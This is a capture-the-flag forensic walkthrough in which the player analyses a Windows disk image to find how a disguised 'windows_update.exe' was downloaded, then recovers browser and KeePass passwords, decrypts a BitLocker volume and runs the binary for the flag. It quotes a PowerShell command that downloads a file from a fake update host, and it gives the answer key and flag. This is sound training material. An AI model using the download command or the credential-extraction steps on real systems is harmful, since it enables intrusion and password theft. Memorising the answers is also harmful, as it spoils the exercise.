



Mission Name

Indicators of Compromise

History Context

EUPHEA - Principal & Chancellor's office at Shanghai. The investigation leads to The Principal and the Chancellor. Ethan must place the bug.

Technical High-Level Overview

Player must locate how a binary was downloaded and executed.

Short Description

In previous missions, you had to check Ethan's bug but this, you're going to investigate how Ethan downloaded the bug into the system. Your goal will be to identify the binary hidden by Ethan. This binary has something inside it.

Mission Description

Previously was the first time that you go to connect to a live Windows machine to investigate how Ethan placed the bug into the system. This time, you will face an offline evidence to check your capabilities in terms of finding indicators of compromise. Your goal will be to identify the binary hidden by Ethan. This binary has something inside it.

Location

EUPHEA FACULTY | THE PRINCIPAL'S QUARTERS



Tools

- Autopsy: <https://www.autopsy.com/download/>
- <https://github.com/markmckinnon/Autopsy-Plugins>
- Imount - pip3 install imagemounter
- Floss - <https://github.com/fireeye/flare-floss>
- Firepwd - <https://github.com/lclevy/firepwd>
- Keepass: sudo apt-get install keepass2
- Wine32
- Dislocker: sudo apt install dislocker

Questions

From which domain was downloaded the suspicious binary?

- Windows1.update

From which IP address was downloaded the suspicious binary?

- 192.168.211.164

Which windows binary performed the downloading of the suspicious binary?

- Powershell

Hints

1. Analyse all execution artifacts, specially Prefetch.
2. Check passwords on all applications, including browsers
3. Check encrypted partitions.



Write Up

Player should use Autopsy to mount the image provided:

The screenshot shows the 'New Case Information' dialog box. On the left, a sidebar titled 'Steps' lists '1. Case Information' and '2. Optional Information'. The main panel is titled 'Case Information' and contains the following fields:

- Case Name: C3-M4
- Base Directory: C:\THREATIA\Autopsy\ (with a 'Browse' button)
- Case Type: Single-User Multi-User
- Case data will be stored in the following directory: C:\THREATIA\Autopsy\C3-M4

Figure 1

Fill all the necessary information to create the case:

The screenshot shows the 'New Case Information' dialog box. The sidebar now lists '1. Case Information' and '2. Optional Information'. The main panel is titled 'Optional Information' and contains the following fields:

- Case**
Number: C3-M4
- Examiner**
Name: [empty]
Phone: [empty]
Email: [empty]
Notes: [empty]
- Organization**
Organization analysis is being done for: Not Specified

Figure 2

Select the source of the information to analyse:




Figure 3

Once Autopsy requires you, to select ingest modules, player must select Windows Internals as the following image:




Figure 4




Figure 5



When Autopsy finishes, there will be these options:




Figure 6

Select Prefetch folder and sort columns by first execution:




Figure 7

As you can see in Autopsy Prefetch, this app would be our target:

CONHOST.EXE-0C6456FB.pf	2021-07-25 12:19:10 CEST
DLLHOST.EXE-4B6CB38A.pf	2021-07-25 12:19:33 CEST
CONSENT.EXE-40419367.pf	2021-07-25 12:19:40 CEST
DLLHOST.EXE-6F6F0336.pf	2021-07-25 12:19:40 CEST
BACKGROUNDTRANSFERHOST.EXE-E571E69E.pf	2021-07-25 12:20:06 CEST
CMD.EXE-0BD30981.pf	2021-07-25 12:20:06 CEST
BACKGROUNDTASKHOST.EXE-4EED4AF4.pf	2021-07-25 12:20:07 CEST
WINDOWS_UPDATE.EXE-ADE3A0DA.pf	2021-07-25 12:20:17 CEST
RUNTIMEBROKER.EXE-68FBF521.pf	2021-07-25 12:20:56 CEST
SEARCHINDEXER.EXE-1CF42BC6.pf	2021-07-25 12:20:56 CEST
SEARCHUI.EXE-001FD810.pf	2021-07-25 12:20:56 CEST
APPLICATIONFRAMEHOST.EXE-8CE9A1EE.pf	2021-07-25 12:20:57 CEST
BROWSER_BROKER.EXE-EEC8D935.pf	2021-07-25 12:20:57 CEST
MICROSOFTEDGE.EXE-0CED9661.pf	2021-07-25 12:20:57 CEST
SECURITYHEALTHSERVICE.EXE-91B5FB98.pf	2021-07-25 12:21:09 CEST
SECURITYHEALTHSYSTRAY.EXE-E527A4AE.pf	2021-07-25 12:21:09 CEST

Figure 8

fetch File Name	WINDOWS_UPDATE.EXE-ADE3A0DA.pf
real File Name	WINDOWS_UPDATE.EXE
gram Number Runs	0
Execution DTTM 1	2021-07-25 12:20:17
Execution DTTM 2	2021-07-25 12:19:10
Execution DTTM 3	0000-00-00 00:00:00
Execution DTTM 4	0000-00-00 00:00:00
Execution DTTM 5	0000-00-00 00:00:00
Execution DTTM 6	0000-00-00 00:00:00
Execution DTTM 7	0000-00-00 00:00:00
Execution DTTM 8	0000-00-00 00:00:00
source File Path	/img_image.E01/vol_vol6/Windows/Prefetch/WINDOWS_UPDATE.EXE-ADE3A0DA.pf
fact ID	-9223372036854775620

Figure 9

Perform a search to locate the binary:




Figure 10

The binary is located at E:

```
CommandLine=
Alias
Started
    ProviderName=Alias
    NewProviderState=Started
    SequenceNumber=3
    HostName=ConsoleHost
    HostVersion=5.1.10362.1
    HostId=d7320148e-5c38-4195-b0ec-5c3d0ba08698
    HostApplication=powershell (new-object System.Net.WebClient).DownloadFile('http://windows1.update:7800/windows_update.exe') > 'E:\windows_update.exe'
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

Figure 11

Bitlocker encryption enabled:

```
C:\Windows\System32\BitLockerWizard.exe
-807H
Microsoft-Windows-Security-Auditing%
Security
DESKTOP-8075370$
WORKGROUP
SYSTEM
NT AUTHORITY
Advapi
Negotiate
C:\Windows\System32\services.exe
%%1833
%%1843
%%1842
Microsoft-Windows-Security-Auditing%
Security
xUS3
SYSTEM
NT AUTHORITY
SeAssignPrimaryTokenPrivilege
    SeTcbPrivilege
    SeSecurityPrivilege
    SeTakeOwnershipPrivilege
    SeLoadDriverPrivilege
    SeBackupPrivilege
    SeRestorePrivilege
```

Figure 12



Launch imount to mount the evidence:

```
sudo imount /mnt/hgfs/C3-M4/evidence/image.E01
```

```
(kali㉿kali)-[~]
$ sudo imount /mnt/hgfs/C3-M4/evidence/image.E01
[+] Mounting image /mnt/hgfs/C3-M4/evidence/image.E01 using auto ...
[+] Mounted raw image [1/1]
[+] Mounted volume 200.0 MiB 4:FAT32 on /tmp/im_4_p_mn9p5l_.
>>> Press [enter] to unmount the volume, or ^C to keep mounted ... ^C
mount: /tmp/im_5_x_joay_: wrong fs type, bad option, bad superblock on /dev
[-] Exception while mounting 128.0 MiB 5:Microsoft reserved partition
>>> Press [enter] to continue ...
[+] Mounted volume 13.86 GiB 6:NTFS [Windows XP] on /tmp/im_6_o2vn7rgd_.
>>> Press [enter] to unmount the volume, or ^C to keep mounted ... ^C
mount: /tmp/im_7_6e0c6oda_: unknown filesystem type 'BitLocker'.
[-] Exception while mounting 5.82 GiB 7:Basic data partition
>>> Press [enter] to continue ...
[+] Parsed all volumes!
>>> Some volumes were left mounted. Press [enter] to unmount all ... █
```

Figure 13

Leave imount, not close. Install FIREPWD

- Git clone <https://github.com/lclevy/firepwd.git>
- Cd firepwd
- Pip3 install -r requirements
- python3 firepwd.py --dir /tmp/im_6_yz465rea/_Users/skytech/AppData/Roaming/Mozilla/Firefox/Profiles/17qj41m9.default-release/

```
(kali㉿kali)-[~/firepwd]
$ python3 firepwd.py --dir /tmp/im_6_yz465rea/_Users/skytech/AppData/Roaming/Mozilla/Firefox/Profiles/17qj41m9.default-release/
globalsalt: b'df46caca0a8961c6b6fcca58f7e43f9e53019f5b'
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
SEQUENCE {
SEQUENCE {
OCTETSTRING b'bae20ba5f2f4e1c309d882721e442467060781ee73967f8187282822a8402549'
INTEGER b'01'
INTEGER b'20'
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
}
evidence} }
}
```

Figure 14



Figure 15

We have located cached password on Firefox. Next step would be to check KeePass:

- sudo apt-get install keepass2

Open it, and locate database on the image mounted:

- /tmp/im_6_yz465rea/_Users/skytech/MyDocuments/Database.kdbx




Figure 16



Use password extracted from Firefox: **Ethanwascheckingifyouarethebest!**




Figure 17

- sudo ewfmount /mnt/hgfs/C3-M4/evidence/image.E01 /mnt/fcroot

```
(kali㉿kali)-[~/mnt/hgfs/C3-M4]
$ sudo ewfmount /mnt/hgfs/C3-M4/evidence/image.E01 /mnt/fcroot
[sudo] password for kali:
ewfmount 20140807
```

Figure 18

```
sudo mmls /mnt/fcroot/ewf1
```

	Slot	Start	End	Length	Description
000:	Meta	0000000000	0000000000	0000000001	Safety Table
001:	_____	0000000000	0000002047	0000002048	Unallocated
002:	Meta	0000000001	0000000001	0000000001	GPT Header
003:	Meta	0000000002	0000000033	0000000032	Partition Table
004:	000	0000002048	0000411647	0000409600	EFI system partition
005:	001	0000411648	0000673791	0000262144	Microsoft reserved partition
006:	002	0000673792	0029734911	0029061120	Basic data partition
007:	003	0029734912	0041938943	0012204032	Basic data partition
008:	_____	0041938944	0041943039	0000004096	Unallocated

Figure 19



```
sudo apt install dislocker  
sudo mkdir -p /media/bitlocker_decrypt  
sudo mkdir -p /media/bitlocker_mount  
sudo dislocker /mnt/fcroot/ewf1 -O 15224274944 -u /media/bitlocker_decrypt
```

```
(kali㉿kali)-[~/mnt/hgfs/C3-M4]  
$ sudo dislocker /mnt/fcroot/ewf1 -O 15224274944 -u /media/bitlocker_decrypt  
Enter the user password:
```

Figure 20

Insert password: g3aXwIPJ4xcFfvufLmxC

```
sudo mount -o loop /media/bitlocker_decrypt/dislocker-file /media/bitlocker_mount
```

```
(kali㉿kali)-[~/mnt/hgfs/C3-M4]  
$ sudo mount -o loop /media/bitlocker_decrypt/dislocker-file /media/bitlocker_mount  
Error opening '/dev/loop4' read-write  
Could not mount read-write, trying read-only
```

Figure 21

```
cd /media/bitlocker_mount
```

```
→ $ sudo su  
[root㉿kali)-[~/mnt/hgfs/C3-M4]  
# cd /media/bitlocker_mount  
  
[root㉿kali)-[/media/bitlocker_mount]  
# ls  
'$RECYCLE.BIN'  printed.pdf  'System Volume Information'  windows_update.exe
```

Figure 22

```
wine windows_update.exe
```



```
[root@kali: /media/a/bittorrent_mount]
# wine windows_update.exe
wine: created the configuration directory '/root/.wine'
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {000000131-0000-0000-c000-000000000046}
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-8034-00aa006009fa}
0012:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hres=0x80004002
0012:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, 80004002
0012:err:ole:get_local_server_stream Failed: 80004002
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {000000131-0000-0000-c000-000000000046}
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-8034-00aa006009fa}
0014:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hres=0x80004002
0014:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, 80004002
0014:err:ole:get_local_server_stream Failed: 80004002
Could not find Wine Gecko. HTML rendering will be disabled.
Could not find Wine Gecko. HTML rendering will be disabled.
wine: configuration in '/root/.wine' has been updated
If you see me, you were able to find me: 2122938213
```

Figure 23

Flag Information

flag{2122938213}